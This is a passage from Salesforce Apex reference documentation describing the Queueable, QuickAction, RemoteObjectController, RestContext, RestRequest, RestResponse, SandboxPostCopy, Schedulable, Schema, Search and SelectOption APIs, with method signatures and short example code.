    public void execute(QueueableContext context) {
        Account a = new Account(Name='Acme',Phone='(415) 555-1212');
        insert a;
    }
}
```

To add this class as a job on the queue, call this method:

```
ID jobID = System.enqueueJob(new AsyncExecutionExample());
```

After you submit your queueable class for execution, the job is added to the queue and will be processed when system resources become available. You can monitor the status of your job programmatically by querying AsyncApexJob or through the user interface in Setup by entering *`Apex Jobs`* in the `Quick Find` box, then selecting **Apex Jobs**.

To query information about your submitted job, perform a SOQL query on AsyncApexJob by filtering on the job ID that the `System.enqueueJob` method returns. This example uses the jobID variable that was obtained in the previous example.

```
AsyncApexJob jobInfo = [SELECT Status,NumberOfErrors FROM AsyncApexJob WHERE Id=:jobID];
```

Similar to future jobs, queueable jobs don't process batches, and so the number of processed batches and the number of total batches are always zero.

Testing Queueable Jobs

This example shows how to test the execution of a queueable job in a test method. A queueable job is an asynchronous process. To ensure that this process runs within the test method, the job is submitted to the queue between the `Test.startTest` and `Test.stopTest` block. The system executes all asynchronous processes started in a test method synchronously after the `Test.stopTest` statement. Next, the test method verifies the results of the queueable job by querying the account that the job created.

```
@isTest
public class AsyncExecutionExampleTest {
    static testmethod void test1() {
        // startTest/stopTest block to force async processes
        //   to run in the test.
        Test.startTest();
        System.enqueueJob(new AsyncExecutionExample());
        Test.stopTest();

        // Validate that the job has run
        // by verifying that the record was created.
        // This query returns only the account created in test context by the
        // Queueable class method.
        Account acct = [SELECT Name,Phone FROM Account WHERE Name='Acme' LIMIT 1];
        System.assertNotEquals(null, acct);
        System.assertEquals('(415) 555-1212', acct.Phone);
    }
}
```

Note: The ID of a queueable Apex job isn't returned in test context—`System.enqueueJob` returns `null` in a running test.

QueueableContext Interface

Represents the parameter type of the `execute()` method in a class that implements the `Queueable` interface and contains the job ID. This interface is implemented internally by Apex.

Namespace

System

QueueableContext Methods

The following are methods for `QueueableContext`.

IN THIS SECTION:

getJobId()
Returns the ID of the submitted job that uses the `Queueable` interface.

`getJobId()`

Returns the ID of the submitted job that uses the `Queueable` interface.

Signature

```
public ID getJobId()
```

Return Value

Type: ID

The ID of the submitted job.

QuickAction Class

Use Apex to request and process actions on objects that allow custom fields, on objects that appear in a Chatter feed, or on objects that are available globally.

Namespace

System

Example

In this sample, the trigger determines if the new contacts to be inserted are created by a quick action. If so, it sets the `WhereFrom__c` custom field to a value that depends on whether the quick action is global or local to the contact. Otherwise, if the inserted contacts don't originate from a quick action, the `WhereFrom__c` field is set to `'NoAction'`.

```
trigger accTrig2 on Contact (before insert) {
    for (Contact c : Trigger.new) {
        if (c.getQuickActionName() == QuickAction.CreateContact) {
            c.WhereFrom__c = 'GlobaActionl';
        } else if (c.getQuickActionName() == Schema.Account.QuickAction.CreateContact) {
            c.WhereFrom__c = 'AccountAction';
        } else if (c.getQuickActionName() == null) {
            c.WhereFrom__c = 'NoAction';
        } else {
            System.assert(false);
        }
    }
}
```

This sample performs a global action—`QuickAction.CreateContact`–on the passed-in contact object.

```
public Id globalCreate(Contact c) {
    QuickAction.QuickActionRequest req = new QuickAction.QuickActionRequest();
    req.quickActionName = QuickAction.CreateContact;
    req.record = c;
    QuickAction.QuickActionResult res = QuickAction.performQuickAction(req);
    return c.id;
}
```

QuickAction Methods

The following are methods for `QuickAction`. All methods are static.

IN THIS SECTION:

describeAvailableQuickActions(parentType)
Returns metadata information for the available quick actions of the provided parent object.

describeAvailableQuickActions(sObjectNames)
Returns the metadata information for the provided quick actions.

performQuickAction(quickActionRequest)
Performs the quick action specified in the quick action request and returns the action result.

performQuickAction(quickActionRequest, allOrNothing)
Performs the quick action specified in the quick action request with the option for partial success, and returns the result.

performQuickActions(quickActionRequests)
Performs the quick actions specified in the quick action request list and returns action results.

performQuickActions(quickActionRequests, allOrNothing)
Performs the quick actions specified in the quick action request list with the option for partial success, and returns action results.

`describeAvailableQuickActions(parentType)`

Returns metadata information for the available quick actions of the provided parent object.

Signature

```
public static List<QuickAction.DescribeAvailableQuickActionResult>
describeAvailableQuickActions(String parentType)
```

Parameters

parentType
Type: String

The parent object type. This can be an object type name ('Account') or 'Global' (meaning that this method is called at a global level and not an entity level).

Return Value

Type: List<QuickAction.DescribeAvailableQuickActionResult>

The metadata information for the available quick actions of the parent object.

Example

```
// Called for Account entity.
List<QuickAction.DescribeAvailableQuickActionResult> result1 =
    QuickAction.DescribeAvailableQuickActions('Account');

// Called at global level, not entity level.
```

```
List<QuickAction.DescribeAvailableQuickActionResult> result2 =
    QuickAction.DescribeAvailableQuickActions('Global');
```

describeAvailableQuickActions(sObjectNames)

Returns the metadata information for the provided quick actions.

Signature

```
public static List<QuickAction.DescribeQuickActionResult>
describeAvailableQuickActions(List<String> sObjectNames)
```

Parameters

sObjectNames
Type: List<String>

The names of the quick actions. The quick action name can contain the entity name if it is at the entity level ('Account.QuickCreateContact'), or 'Global' if used for the action at the global level ('Global.CreateNewContact').

Return Value

Type: List<QuickAction.DescribeQuickActionResult>

The metadata information for the provided quick actions.

Example

```
// First 3 parameter values are for actions at the entity level.
// Last parameter is for an action at the global level.
List<QuickAction.DescribeQuickActionResult> result =
    QuickAction.DescribeQuickActions(new List<String> {
        'Account.QuickCreateContact', 'Opportunity.Update1',
        'Contact.Create1', 'Global.CreateNewContact' });
```

performQuickAction(quickActionRequest)

Performs the quick action specified in the quick action request and returns the action result.

Signature

```
public static QuickAction.QuickActionResult
performQuickAction(QuickAction.QuickActionRequest quickActionRequest)
```

Parameters

quickActionRequest
Type: QuickAction.QuickActionRequest

Return Value

Type: QuickAction.QuickActionResult

performQuickAction(quickActionRequest, allOrNothing)

Performs the quick action specified in the quick action request with the option for partial success, and returns the result.

Signature

```
public static QuickAction.QuickActionResult
performQuickAction(QuickAction.QuickActionRequest quickActionRequest, Boolean
allOrNothing)
```

Parameters

quickActionRequest
Type: QuickAction.QuickActionRequest

allOrNothing
Type: Boolean

Specifies whether this operation allows partial success. If you specify `false` for this argument and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

Return Value

Type: QuickAction.QuickActionResult

performQuickActions(quickActionRequests)

Performs the quick actions specified in the quick action request list and returns action results.

Signature

```
public static List<QuickAction.QuickActionResult>
performQuickActions(List<QuickAction.QuickActionRequest> quickActionRequests)
```

Parameters

quickActionRequests
Type: List<QuickAction.QuickActionRequest>

Return Value

Type: List<QuickAction.QuickActionResult>

performQuickActions(quickActionRequests, allOrNothing)

Performs the quick actions specified in the quick action request list with the option for partial success, and returns action results.

Signature

```
public static List<QuickAction.QuickActionResult>
performQuickActions(List<QuickAction.QuickActionRequest> quickActionRequests, Boolean
allOrNothing)
```

Parameters

quickActionRequests
Type: List<QuickAction.QuickActionRequest>

allOrNothing
Type: Boolean

Specifies whether this operation allows partial success. If you specify `false` for this argument and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

Return Value

Type: List<QuickAction.QuickActionResult>

RemoteObjectController

Use `RemoteObjectController` to access the standard Visualforce Remote Objects operations in your Remote Objects override methods.

Namespace

System

Usage

`RemoteObjectController` is supported only for use within Remote Objects methods. See "Overriding Default Remote Objects Operations" in the *Visualforce Developer's Guide* for examples of how to use `RemoteObjectController` with your Visualforce pages.

RemoteObjectController Methods

The following are methods for `RemoteObjectController`. All methods are static.

IN THIS SECTION:

create(type, fields)
Create a record in the database.

del(type, recordIds)
Delete records from the database.

retrieve(type, fields, criteria)
Retrieve records from the database.

updat(type, recordIds, fields)
Update records in the database.

create(type, fields)

Create a record in the database.

Signature

```
public static Map<String,Object> create(String type, Map<String,Object> fields)
```

Parameters

type
Type: String

The sObject type on which create is being called.

fields
Type: Map<String,Object>

The fields and values to set on the new record.

Return Value

Type: Map<String,Object>

The return value is a map that represents the result of the Remote Objects operation. What is returned depends on the results of the call.

Success
A map that contains a single element with the ID of the record created. For example, `{ id: 'recordId' }`.

Failure
A map that contains a single element with the error message for the overall operation. For example, `{ error: 'errorMessage' }`.

del(type, recordIds)

Delete records from the database.

Signature

```
public static Map<String,Object> del(String type, List<String> recordIds)
```

Parameters

type
Type: String

The sObject type on which delete is being called.

recordIds
Type: List<String>

The IDs of the records to be deleted.

Return Value

Type: Map<String,Object>

The return value is a map that represents the result of the Remote Objects operation. What is returned depends on how the method was called and the results of the call.

Single Delete—Success
A map that contains a single element with the ID of the record that was deleted. For example, `{ id: 'recordId' }`.

Batch Delete—Success
A map that contains a single element, an array of Map<String,Object> elements. Each element contains the ID of a record that was deleted and an array of errors, if there were any, for that record's individual delete. For example, `{ results: [ { id: 'recordId', errors: ['errorMessage', ...]}, ...] }`.

Single and Batch Delete—Failure
A map that contains a single element with the error message for the overall operation. For example, `{ error: 'errorMessage' }`.

retrieve(type, fields, criteria)

Retrieve records from the database.

Signature

```
public static Map<String,Object> retrieve(String type, List<String> fields,
Map<String,Object> criteria)
```

Parameters

type
Type: String

The sObject type on which retrieve is being called.

fields
Type: List<String>

The fields to retrieve for each record.

criteria
Type: Map<String,Object>

The criteria to use when performing the query.

Return Value

Type: Map<String,Object>

The return value is a map that represents the result of the Remote Objects operation. What is returned depends on the results of the call.

Success
A map that contains the following elements.

- `records`: An array of records that match the query conditions.
- `type`: A string that indicates the type of the sObject that was retrieved.
- `size`: The number of records in the response.

Failure

A map that contains a single element with the error message for the overall operation. For example, `{ error: 'errorMessage' }`.

updat(type, recordIds, fields)

Update records in the database.

Signature

```
public static Map<String,Object> updat(String type, List<String> recordIds,
Map<String,Object> fields)
```

Parameters

type

Type: String

The sObject type on which update is being called.

recordIds

Type: List<String>

The IDs of the records to be updated.

fields

Type: Map<String,Object>

The fields to update, and the value to update each field with.

Return Value

Type: Map<String,Object>

The return value is a map that represents the result of the Remote Objects operation. What is returned depends on how the method was called and the results of the call.

Single Update—Success

A map that contains a single element with the ID of the record that was updated. For example, `{ id: 'recordId' }`.

Batch Update—Success

A map that contains a single element, an array of Map<String,Object> elements. Each element contains the ID of the record updated and an array of errors, if there were any, for that record's individual update. For example, `{ results: [ { id: 'recordId', errors: ['errorMessage', ...]}, ...] }`.

Single and Batch Update—Failure

A map that contains a single element with the error message for the overall operation. For example, `{ error: 'errorMessage' }`.

ResetPasswordResult Class

Represents the result of a password reset.

Namespace

System

ResetPasswordResult Methods

The following are instance methods for `ResetPasswordResult`.

IN THIS SECTION:

getPassword()
Returns the password generated by the `System.resetPassword` method call.

`getPassword()`

Returns the password generated by the `System.resetPassword` method call.

Signature

```
public String getPassword()
```

Return Value

Type: String

RestContext Class

Contains the `RestRequest` and `RestResponse` objects.

Namespace

System

Usage

Use the `System.RestContext` class to access the `RestRequest` and `RestResponse` objects in your Apex REST methods.

Sample

The following example shows how to use `RestContext` to access the `RestRequest` and `RestResponse` objects in an Apex REST method.

```
@RestResource(urlMapping='/MyRestContextExample/*')
global with sharing class MyRestContextExample {

    @HttpGet
    global static Account doGet() {
        RestRequest req = RestContext.request;
        RestResponse res = RestContext.response;
        String accountId = req.requestURI.substring(req.requestURI.lastIndexOf('/')+1);
```

```
        Account result = [SELECT Id, Name, Phone, Website FROM Account WHERE Id =
:accountId];
        return result;
    }

}
```

RestContext Properties

The following are properties for `RestContext`.

IN THIS SECTION:

request
Returns the `RestRequest` for your Apex REST method.

response
Returns the `RestResponse` for your Apex REST method.

request

Returns the `RestRequest` for your Apex REST method.

Signature

```
public RestRequest request {get; set;}
```

Property Value

Type: System.RestRequest

response

Returns the `RestResponse` for your Apex REST method.

Signature

```
public RestResponse response {get; set;}
```

Property Value

Type: System.RestResponse

RestRequest Class

Represents an object used to pass data from an HTTP request to an Apex RESTful Web service method.

Namespace

System

Usage

Use the `System.RestRequest` class to pass request data into an Apex RESTful Web service method that is defined using one of the REST annotations.

Example: An Apex Class with REST Annotated Methods

The following example shows you how to implement the Apex REST API in Apex. This class exposes three methods that each handle a different HTTP request: GET, DELETE, and POST. You can call these annotated methods from a client by issuing HTTP requests.

```
@RestResource(urlMapping='/Account/*')
global with sharing class MyRestResource {

    @HttpDelete
    global static void doDelete() {
        RestRequest req = RestContext.request;
        RestResponse res = RestContext.response;
        String accountId = req.requestURI.substring(req.requestURI.lastIndexOf('/')+1);
        Account account = [SELECT Id FROM Account WHERE Id = :accountId];
        delete account;
    }

    @HttpGet
    global static Account doGet() {
        RestRequest req = RestContext.request;
        RestResponse res = RestContext.response;
        String accountId = req.requestURI.substring(req.requestURI.lastIndexOf('/')+1);
        Account result = [SELECT Id, Name, Phone, Website FROM Account WHERE Id =
:accountId];
        return result;
    }

  @HttpPost
    global static String doPost(String name,
        String phone, String website) {
        Account account = new Account();
        account.Name = name;
        account.phone = phone;
        account.website = website;
        insert account;
        return account.Id;
    }
}
```

IN THIS SECTION:

- RestRequest Constructors
- RestRequest Properties
- RestRequest Methods

RestRequest Constructors

The following are constructors for `RestRequest`.

IN THIS SECTION:

RestRequest()
Creates a new instance of the `System.RestRequest` class.

`RestRequest()`

Creates a new instance of the `System.RestRequest` class.

Signature

```
public RestRequest()
```

RestRequest Properties

The following are properties for `RestRequest`.

Note: While the `RestRequest` List and Map properties are read-only, their contents are read-write. You can modify them by calling the collection methods directly or you can use of the associated `RestRequest` methods shown in the previous table.

IN THIS SECTION:

headers
Returns the headers that are received by the request.

httpMethod
Returns one of the supported HTTP request methods.

params
Returns the parameters that are received by the request.

remoteAddress
Returns the IP address of the client making the request.

requestBody
Returns or sets the body of the request.

requestURI
Returns or sets everything after the host in the HTTP request string.

resourcePath
Returns the REST resource path for the request.

`headers`

Returns the headers that are received by the request.

Signature

```
public Map<String, String> headers {get; set;}
```

Property Value

Type: Map<String, String>

`httpMethod`

Returns one of the supported HTTP request methods.

Signature

```
public String httpMethod {get; set;}
```

Property Value

Type: String

Possible values returned:

- DELETE
- GET
- HEAD
- PATCH
- POST
- PUT

`params`

Returns the parameters that are received by the request.

Signature

```
public Map <String, String> params {get; set;}
```

Property Value

Type: Map<String, String>

`remoteAddress`

Returns the IP address of the client making the request.

Signature

```
public String remoteAddress {get; set;}
```

Property Value

Type: String

requestBody

Returns or sets the body of the request.

Signature

```
public Blob requestBody {get; set;}
```

Property Value

Type: Blob

Usage

If the Apex method has no parameters, then Apex REST copies the HTTP request body into the `RestRequest.requestBody` property. If there are parameters, then Apex REST attempts to deserialize the data into those parameters and the data won't be deserialized into the `RestRequest.requestBody` property.

requestURI

Returns or sets everything after the host in the HTTP request string.

Signature

```
public String requestURI {get; set;}
```

Property Value

Type: String

Example

For example, if the request string is *`https://instance.salesforce.com/services/apexrest/Account/`* then the `requestURI` is */services/apexrest/Account/*.

resourcePath

Returns the REST resource path for the request.

Signature

```
public String resourcePath {get; set;}
```

Property Value

Type: String

Example

For example, if the Apex REST class defines a `urlMapping` of `/MyResource/*`, the `resourcePath` property returns `/services/apexrest/MyResource/*`.

RestRequest Methods

The following are methods for `RestRequest`. All are instance methods.

Note: At runtime, you typically don't need to add a header or parameter to the `RestRequest` object because they are automatically deserialized into the corresponding properties. The following methods are intended for unit testing Apex REST classes. You can use them to add header or parameter values to the `RestRequest` object without having to recreate the REST method call.

IN THIS SECTION:

addHeader(name, value)
Adds a header to the request header map.

addParameter(name, value)
Adds a parameter to the request params map.

`addHeader(name, value)`

Adds a header to the request header map.

Signature

```
public Void addHeader(String name, String value)
```

Parameters

`name`
Type: String

`value`
Type: String

Return Value

Type: Void

Usage

This method is intended for unit testing of Apex REST classes.

Please note that the following headers aren't allowed:

- cookie
- set-cookie
- set-cookie2
- content-length
- authorization

If any of these are used, an Apex exception will be thrown.

`addParameter(name, value)`

Adds a parameter to the request params map.

Signature

```
public Void addParameter(String name, String value)
```

Parameters

`name`
Type: String

`value`
Type: String

Return Value

Type: Void

Usage

This method is intended for unit testing of Apex REST classes.

RestResponse Class

Represents an object used to pass data from an Apex RESTful Web service method to an HTTP response.

Namespace

System

Usage

Use the `System.RestReponse` class to pass response data from an Apex RESTful web service method that is defined using one of the REST annotations on page 94.

IN THIS SECTION:

RestResponse Constructors
RestResponse Properties
RestResponse Methods

RestResponse Constructors

The following are constructors for `RestResponse`.

IN THIS SECTION:

RestResponse()
Creates a new instance of the `System.RestResponse` class.

`RestResponse()`

Creates a new instance of the `System.RestResponse` class.

Signature

```
public RestResponse()
```

RestResponse Properties

The following are properties for `RestResponse`.

Note: While the `RestResponse` List and Map properties are read-only, their contents are read-write. You can modify them by calling the collection methods directly or you can use of the associated `RestResponse` methods shown in the previous table.

IN THIS SECTION:

responseBody
Returns or sets the body of the response.

headers
Returns the headers to be sent to the response.

statusCode
Returns or sets the response status code.

`responseBody`

Returns or sets the body of the response.

Signature

```
public Blob responseBody {get; set;}
```

Property Value

Type: Blob

Usage

The response is either the serialized form of the method return value or it's the value of the responseBody property based on the following rules:

- If the method returns void, then Apex REST returns the response in the `responseBody` property.
- If the method returns a value, then Apex REST serializes the return value as the response.

headers

Returns the headers to be sent to the response.

Signature

```
public Map<String, String> headers {get; set;}
```

Property Value

Type: Map<String, String>

statusCode

Returns or sets the response status code.

Signature

```
public Integer statuscode {get; set;}
```

Property Value

Type: Integer

Status Codes

The following are valid response status codes. The status code is returned by the `RestResponse.statusCode` property.

Note: If you set the `RestResponse.statusCode` property to a value that's not listed in the table, then an HTTP status of 500 is returned with the error message "Invalid status code for HTTP response: nnn" where nnn is the invalid status code value.

Status Code	Description
200	OK
201	CREATED
202	ACCEPTED
204	NO_CONTENT
206	PARTIAL_CONTENT
300	MULTIPLE_CHOICES
301	MOVED_PERMANENTLY
302	FOUND
304	NOT_MODIFIED
400	BAD_REQUEST
401	UNAUTHORIZED
403	FORBIDDEN

Status Code	Description
404	NOT_FOUND
405	METHOD_NOT_ALLOWED
406	NOT_ACCEPTABLE
409	CONFLICT
410	GONE
412	PRECONDITION_FAILED
413	REQUEST_ENTITY_TOO_LARGE
414	REQUEST_URI_TOO_LARGE
415	UNSUPPORTED_MEDIA_TYPE
417	EXPECTATION_FAILED
500	INTERNAL_SERVER_ERROR
503	SERVER_UNAVAILABLE

RestResponse Methods

The following are instance methods for `RestResponse`.

Note: At runtime, you typically don't need to add a header to the `RestResponse` object because it's automatically deserialized into the corresponding properties. The following methods are intended for unit testing Apex REST classes. You can use them to add header or parameter values to the `RestRequest` object without having to recreate the REST method call.

IN THIS SECTION:

addHeader(name, value)
Adds a header to the response header map.

`addHeader(name, value)`

Adds a header to the response header map.

Signature

```
public Void addHeader(String name, String value)
```

Parameters

name
Type: String

value
Type: String

Return Value

Type: Void

Usage

Please note that the following headers aren't allowed:

- cookie
- set-cookie
- set-cookie2
- content-length
- authorization

If any of these are used, an Apex exception will be thrown.

SandboxPostCopy Interface

To make your sandbox environment business ready, automate data manipulation or business logic tasks. Extend this interface and add methods to perform post-copy tasks, then specify the class during sandbox creation.

Namespace

System

Usage

Create an Apex class that implements this interface. For example, the following Apex class reports the three contexts available in SandboxPostCopy: your organization ID, sandbox ID, and sandbox name:

```
global class HelloWorld implements SandboxPostCopy {
  global void runApexClass(SandboxContext context) {
      System.debug('Hello Tester Pester ' + context.organizationId() + ' ' +
context.sandboxId() + context.sandboxName());
    }
  }
```

IN THIS SECTION:

SandboxPostCopy Methods

SandboxPostCopy Example Implementation

SandboxPostCopy Methods

The following method is for `SandboxPostCopy`.

IN THIS SECTION:

runApexClass(context)

runApexClass(context)

Signature

```
public void runApexClass(System.SandboxContext context)
```

Parameters

context
Type: System.SandboxContext

The context for your sandbox.

Return Value

Type: void

SandboxPostCopy Example Implementation

This is an example implementation of the `System.SandboxPostCopy` interface.

```
global class HelloWorld implements SandboxPostCopy {
    global void runApexClass(SandboxContext context) {
    System.debug('Hello Tester Pester ' + context.organizationId() + '
                  ' + context.sandboxId() + context.sandboxName());
    }
    }
```

The following example tests the implementation:

```
    @isTest
    class testHelloWorld{
    @isTest
    static void testSandboxPostCopyScript() {
    HelloWorld apexclass = new HelloWorld();
    Test.testSandboxPostCopyScript(apexClassName, 'orgID', 'sandboxID', 'sandboxName');

    System.assertEquals(1,1,'Test something');
```

Schedulable Interface

The class that implements this interface can be scheduled to run at different intervals.

Namespace

System

SEE ALSO:

Apex Scheduler

Schedulable Methods

The following are methods for `Schedulable`.

IN THIS SECTION:

execute(context)
Executes the scheduled Apex job.

`execute(context)`

Executes the scheduled Apex job.

Signature

```
public Void execute(SchedulableContext context)
```

Parameters

`context`
Type: System.SchedulableContext

Contains the job ID.

Return Value

Type: Void

SchedulableContext Interface

Represents the parameter type of a method in a class that implements the `Schedulable` interface and contains the scheduled job ID. This interface is implemented internally by Apex.

Namespace

System

SEE ALSO:

Schedulable Interface

SchedulableContext Methods

The following are methods for `SchedulableContext`.

IN THIS SECTION:

getTriggerId()
Returns the ID of the CronTrigger scheduled job.

`getTriggerId()`

Returns the ID of the CronTrigger scheduled job.

Signature

```
public Id getTriggerId()
```

Return Value

Type: ID

Schema Class

Contains methods for obtaining schema describe information.

Namespace

System

Schema Methods

The following are methods for `Schema`. All methods are static.

IN THIS SECTION:

getGlobalDescribe()
Returns a map of all sObject names (keys) to sObject tokens (values) for the standard and custom objects defined in your organization.

describeDataCategoryGroups(sObjectNames)
Returns a list of the category groups associated with the specified objects.

describeSObjects(sObjectTypes)
Describes metadata (field list and object properties) for the specified sObject or array of sObjects.

describeTabs()
Returns information about the standard and custom apps available to the running user.

GroupStructures(pairs)
Returns available category groups along with their data category structure for objects specified in the request.

`getGlobalDescribe()`

Returns a map of all sObject names (keys) to sObject tokens (values) for the standard and custom objects defined in your organization.

Signature

```
public static Map<String, Schema.SObjectType> getGlobalDescribe()
```

Return Value

Type: Map<String, Schema.SObjectType>

Usage

For more information, see Accessing All sObjects.

Example

```
Map<String, Schema.SObjectType> gd =
Schema.getGlobalDescribe();
```

describeDataCategoryGroups(sObjectNames)

Returns a list of the category groups associated with the specified objects.

Signature

```
public static List<Schema.DescribeDataCategoryGroupResult>
describeDataCategoryGroups(String sObjectNames)
```

Parameters

sObjectNames
Type: List<String>

Return Value

Type: List<Schema.DescribeDataCategoryGroupResult>

Usage

You can specify one of the following sObject names:

- KnowledgeArticleVersion—to retrieve category groups associated with article types.
- Question—to retrieve category groups associated with questions.

For more information and code examples using describeDataCategoryGroups, see Accessing All Data Categories Associated with an sObject.

For additional information about articles and questions, see "Work with Articles and Translations" and "Answers Overview" in the Salesforce online help.

describeSObjects(sObjectTypes)

Describes metadata (field list and object properties) for the specified sObject or array of sObjects.

Signature

```
public static List<Schema.DescribeSObjectResult> describeSObjects(List<String>
sObjectTypes)
```

Parameters

sObjectTypes
Type: List<String>

The *sObjectTypes* argument is a list of sObject type names you want to describe.

Return Value

Type: List<Schema.DescribeSObjectResult>

Usage

This method is similar to the `getDescribe` method on the `Schema.sObjectType` token. Unlike the `getDescribe` method, this method allows you to specify the sObject type dynamically and describe more than one sObject at a time.

You can first call `getGlobalDescribe` to retrieve a list of all objects for your organization, then iterate through the list and use `describeSObjects` to obtain metadata about individual objects.

Example

```
Schema.DescribeSObjectResult[] descResult = Schema.describeSObjects(
                                                                    new
String[]{'Account','Contact'});
```

describeTabs()

Returns information about the standard and custom apps available to the running user.

Signature

```
public static List<Schema.DescribeTabSetResult> describeTabs()
```

Return Value

Type: List<Schema.DescribeTabSetResult>

Usage

An app is a group of tabs that works as a unit to provide application functionality. For example, two of the standard Salesforce apps are "Sales" and "Service."

The `describeTabs` method returns the minimum required metadata that can be used to render apps in another user interface. Typically, this call is used by partner applications to render Salesforce data in another user interface, such as in a mobile or connected app.

In the Salesforce user interface, users have access to standard apps (and might also have access to custom apps) as listed in the Salesforce app menu at the top of the page. Selecting an app name in the menu allows the user to switch between the listed apps at any time.

Note: The "All Tabs" tab isn't included in the list of described tabs.

Example

This example shows how to call the `describeTabs` method.

```
Schema.DescribeTabSetResult[] tabSetDesc = Schema.describeTabs();
```

This is a longer example that shows how to obtain describe metadata information for the Sales app. For each tab, the example gets describe information, such as the icon URL, whether the tab is custom or not, and colors. The describe information is written to the debug output.

```
// Get tab set describes for each app
List<Schema.DescribeTabSetResult> tabSetDesc = Schema.describeTabs();

// Iterate through each tab set describe for each app and display the info
for(DescribeTabSetResult tsr : tabSetDesc) {
    String appLabel = tsr.getLabel();
    System.debug('Label: ' + appLabel);
    System.debug('Logo URL: ' + tsr.getLogoUrl());
    System.debug('isSelected: ' + tsr.isSelected());
    String ns = tsr.getNamespace();
    if (ns == '') {
        System.debug('The ' + appLabel + ' app has no namespace defined.');
    }
    else {
        System.debug('Namespace: ' + ns);
    }

    // Display tab info for the Sales app
    if (appLabel == 'Sales') {
        List<Schema.DescribeTabResult> tabDesc = tsr.getTabs();
        System.debug('-- Tab information for the Sales app --');
        for(Schema.DescribeTabResult tr : tabDesc) {
            System.debug('getLabel: ' + tr.getLabel());
            System.debug('getColors: ' + tr.getColors());
            System.debug('getIconUrl: ' + tr.getIconUrl());
            System.debug('getIcons: ' + tr.getIcons());
            System.debug('getMiniIconUrl: ' + tr.getMiniIconUrl());
            System.debug('getSobjectName: ' + tr.getSobjectName());
            System.debug('getUrl: ' + tr.getUrl());
            System.debug('isCustom: ' + tr.isCustom());
        }
    }
}

// Example debug statement output
// DEBUG|Label: Sales
// DEBUG|Logo URL: https://yourInstance.salesforce.com/img/seasonLogos/2014_winter_aloha.png
// DEBUG|isSelected: true
// DEBUG|The Sales app has no namespace defined.// DEBUG|-- Tab information for the Sales

```

`GroupStructures(pairs)`

Returns available category groups along with their data category structure for objects specified in the request.

Signature

```
public static List<Schema.DescribeDataCategoryGroupStructureResult> describeDataCategory
GroupStructures(List<Schema.DataCategoryGroupSobjectTypePair> pairs)
```

Parameters

pairs

Type: List<Schema.DataCategoryGroupSobjectTypePair>

The *pairs* argument is one or more category groups and objects to query Schema.DataCategoryGroupSobjectTypePairs. Visible data categories are retrieved for the specified object. For more information on data category group visibility, see "Data Category Visibility" in the Salesforce online help.

Return Value

Type: List<Schema.DescribeDataCategoryGroupStructureResult>

Search Class

Use the methods of the Search class to perform dynamic SOSL queries.

Namespace

System

Search Methods

The following are static methods for `Search`.

IN THIS SECTION:

find(searchQuery)

Performs a dynamic SOSL query that can include the SOSL `WITH SNIPPET` clause. Snippets provide more context for users in Salesforce Knowledge article search results.

query(query)

Performs a dynamic SOSL query.

suggest(searchQuery, sObjectType, suggestions)

Returns a list of records or Salesforce Knowledge articles whose names or titles match the user's search query string. Use this method to provide users with shortcuts to navigate to relevant records or articles before they perform a search.

`find(searchQuery)`

Performs a dynamic SOSL query that can include the SOSL `WITH SNIPPET` clause. Snippets provide more context for users in Salesforce Knowledge article search results.

Signature

```
public static Search.SearchResults find(String searchQuery)
```

Parameters

`searchQuery`

Type: String

A SOSL query string.

Return Value

Type: Search.SearchResults

Usage

Use this method wherever a static SOSL query can be used, such as in regular assignment statements and `for` loops.

See Use Dynamic SOSL to Return Snippets on page 179.

SEE ALSO:

get(sObjectType)

Dynamic SOSL

`query(query)`

Performs a dynamic SOSL query.

Signature

```
public static sObject[sObject[]] query(String query)
```

Parameters

`query`

Type: String

A SOSL query string.

To create a SOSL query that includes the `WITH SNIPPET` clause, use the Search.find(String searchQuery) method instead.

Return Value

Type: sObject[sObject[]]

Usage

This method can be used wherever a static SOSL query can be used, such as in regular assignment statements and `for` loops.

For more information, see Dynamic SOSL.

`suggest(searchQuery, sObjectType, suggestions)`

Returns a list of records or Salesforce Knowledge articles whose names or titles match the user's search query string. Use this method to provide users with shortcuts to navigate to relevant records or articles before they perform a search.

Signature

```
public static Search.SuggestionResults suggest(String searchQuery, String sObjectType,
Search.SuggestionOption suggestions)
```

Parameters

`searchQuery`
Type: String

A SOSL query string.

`sObjectType`
Type: String

An sObject type.

`options`
Type: Search.SuggestionOption

This object contains options that change the suggestion results.

If the *`searchQuery`* returns KnowledgeArticleVersion objects, pass an *`options`* parameter with a Search.SuggestionOption object that contains a language KnowledgeSuggestionFilter and a publish status KnowledgeSuggestionFilter.

For suggestions for all other record types, the only supported option is a limit, which sets the maximum number of suggestions returned.

Return Value

Type: SuggestionResults

Usage

Use this method to return:

Suggestions for Salesforce Knowledge articles (KnowledgeArticleVersion)
Salesforce Knowledge must be enabled in your organization. The user must have the "View Articles" permission enabled.

The articles suggested include only the articles the user can access, based on the data categories and article types the user has permissions to view.

Suggestions for other record types

The records suggested include only the records the user can access.

This method returns a record if its name field starts with the text in the search string. This method automatically appends an asterisk wildcard (*) at the end of the search string. Records that contain the search string within a word aren't considered a match.

Records are suggested if the entire search string is found in the record name, in the same order as specified in the search string. For example, the text string `national u` is treated as `national u*` and returns "National Utility" and "National Urban Company" but not "National Company Utility" or "Urban National Company".

Note: If the user's search query contains quotation marks or wildcards, those symbols are automatically removed from the query string in the URI.

SEE ALSO:

Suggest Salesforce Knowledge Articles

SelectOption Class

A `SelectOption` object specifies one of the possible values for a Visualforce `selectCheckboxes`, `selectList`, or `selectRadio` component.

Namespace

System

`SelectOption` consists of a label that is displayed to the end user, and a value that is returned to the controller if the option is selected. A `SelectOption` can also be displayed in a disabled state, so that a user cannot select it as an option, but can still view it.

Instantiation

In a custom controller or controller extension, you can instantiate a SelectOption in one of the following ways:

- ```
  SelectOption option = new SelectOption(value, label, isDisabled);
  ```

  where *value* is the String that is returned to the controller if the option is selected by a user, *label* is the String that is displayed to the user as the option choice, and *isDisabled* is a Boolean that, if true, specifies that the user cannot select the option, but can still view it.

- ```
  SelectOption option = new SelectOption(value, label);
  ```

  where *value* is the String that is returned to the controller if the option is selected by a user, and *label* is the String that is displayed to the user as the option choice. Because a value for *isDisabled* is not specified, the user can both view and select the option.

Example

The following example shows how a list of SelectOptions objects can be used to provide possible values for a `selectCheckboxes` component on a Visualforce page. In the following custom controller, the `getItems` method defines and returns the list of possible SelectOption objects:

```
public class sampleCon {

  String[] countries = new String[]{};

  public PageReference test() {
    return null;
  }

